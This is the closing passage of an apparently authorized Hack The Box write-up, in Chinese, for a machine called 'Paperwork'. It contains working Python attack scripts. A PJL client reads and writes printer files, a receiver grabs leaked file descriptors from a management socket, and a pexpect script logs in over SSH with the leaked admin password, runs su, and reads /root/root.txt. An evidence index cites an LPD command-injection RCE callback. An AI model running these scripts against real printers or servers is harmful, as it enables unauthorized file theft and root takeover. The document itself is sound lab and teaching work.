    if args.action == "list":
        response = transact(args.host, args.port, f'@PJL FSDIRLIST NAME="{args.path}"'.encode())
        sys.stdout.buffer.write(response)
    elif args.action == "read":
        if args.size < 0 or args.size > 1_000_000:
            parser.error("size must be between 0 and 1,000,000 bytes")
        command = f'@PJL FSUPLOAD NAME="{args.path}" OFFSET=0 SIZE={args.size}'.encode()
        response = transact(args.host, args.port, command)
        # Preserve the complete protocol response; the caller can inspect its
        # header and payload separately without losing binary bytes.
        Path(args.output).write_bytes(response)
        print(f"saved {len(response)} response bytes to {args.output}")
    elif args.action == "write":
        payload = Path(args.input).read_bytes()
        command = f'@PJL FSDOWNLOAD NAME="{args.path}" SIZE={len(payload)}'.encode()
        response = transact(args.host, args.port, command, payload)
        sys.stdout.buffer.write(response)
    return 0


if __name__ == "__main__":
    raise SystemExit(main())
```

E. recv_mgmt_fds.py - SCM_RIGHTS FD 接收器

```
#!/usr/bin/env python3
"""Receive and read file descriptors intentionally sent by the Paperwork daemon."""
import array
import os
import socket

SOCKET_PATH = "/run/paperwork/mgmt.sock"
client = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)
client.connect(SOCKET_PATH)
fd_array = array.array("i")
ancillary_size = socket.CMSG_SPACE(2 * fd_array.itemsize)
message, ancillary, flags, _ = client.recvmsg(4096, ancillary_size)
print("message:", message.decode(errors="replace"))
print("flags:", flags)
for level, kind, data in ancillary:
    if level == socket.SOL_SOCKET and kind == socket.SCM_RIGHTS:
        fds = array.array("i")
        usable = len(data) - len(data) % fds.itemsize
        fds.frombytes(data[:usable])
        for index, fd in enumerate(fds):
            try:
                content = os.pread(fd, 8192, 0)
                print(f"fd[{index}] bytes={len(content)}")
                print(content.decode(errors="replace"), end="" if content.endswith(b"\n") else "\n")
            finally:
                os.close(fd)
client.close()
```

F. su_root_flag.py - 互動式 root 驗證與旗標讀取

```
#!/usr/bin/env python3
"""Use the secret recovered through the management FD leak to read root.txt."""
import argparse
import re
import sys
import pexpect

p = argparse.ArgumentParser(description=__doc__)
p.add_argument("--target", default="10.129.248.117")
p.add_argument("--user", default="archivist")
p.add_argument("--identity", required=True)
p.add_argument("--fd-evidence", required=True)
p.add_argument("--output", required=True)
a = p.parse_args()
raw = open(a.fd_evidence, encoding="utf-8").read()
match = re.search(r"^ADMIN_PASSWORD=(.+)$", raw, re.M)
if not match:
    raise SystemExit("admin password field not found in FD evidence")
secret = match.group(1).strip()
args = ["-tt", "-i", a.identity, "-o", "BatchMode=no", "-o", "StrictHostKeyChecking=yes",
f"{a.user}@{a.target}", "su -"]
child = pexpect.spawn("ssh", args, encoding="utf-8", timeout=15)
with open(a.output, "w", encoding="utf-8") as out:
    child.logfile_read = out
    child.expect(r"(?i)password:")
    child.sendline(secret)
    child.expect(r"root@paperwork:.*#")
    child.sendline("id; cat /root/root.txt")
    child.expect(r"root@paperwork:.*#")
    child.sendline("exit")
    child.expect(pexpect.EOF)
child.close()
if child.exitstatus not in (0, None):
    sys.exit(child.exitstatus)
```

9. 參考資料與證據索引

官方技術參考

RFC 1179 說明 LPD 的接收作業流程與控制檔格式：https://www.rfc-editor.org/info/rfc1179/

Python subprocess 安全說明指出呼叫 shell=True 時，呼叫端需正確處理 shell metacharacters：Python subprocess security considerations

Python socket 文件說明 AF_UNIX 可透過 sendmsg/recvmsg 與 SCM_RIGHTS 傳遞檔案描述符：Python socket sendmsg/recvmsg

本次原始證據索引

證據路徑	內容
evidence/paperwork/nmap-tcp-full-retry.nmap/.xml/.gnmap	TCP 1-65535 全埠結果與 22/80/1515 開放服務。
evidence/paperwork/nmap-initial.nmap/.xml/.gnmap	服務版本、HTTP redirect 與 1515 banner。
evidence/paperwork/nmap-udp-top20.nmap/.xml/.gnmap	UDP 前 20 埠結果；open|filtered 未定論。
evidence/paperwork/http-root.html; archive.zip; server.py	首頁、公開原始碼壓縮檔與自訂 LPD 服務來源。
evidence/paperwork/rce-callback.txt; lpd-shell-launch-2.txt	回連身份與已成功的 LPD queue/header/job ACK。
evidence/paperwork/user-flag-output.txt; fd-leak-output.txt; root-flag-proof.txt	PJL 讀旗標、管理 socket FD 洩漏及 root 身分/旗標輸出。
evidence/paperwork/htb-submission-status.txt	HTB UI 的 user/root owned 與 solved 狀態摘錄。
scripts/paperwork/	完整偵察、LPD、callback、PJL、FD 收取及 su 驗證程式。

結論：Paperwork 的完整旗標鏈已在授權 HTB 靶機上重現，user 與 root 均已提交成功。優先修補未驗證 LPD 命令注入、PJL 路徑邊界、管理 FD 洩漏，再輪替重用的密碼。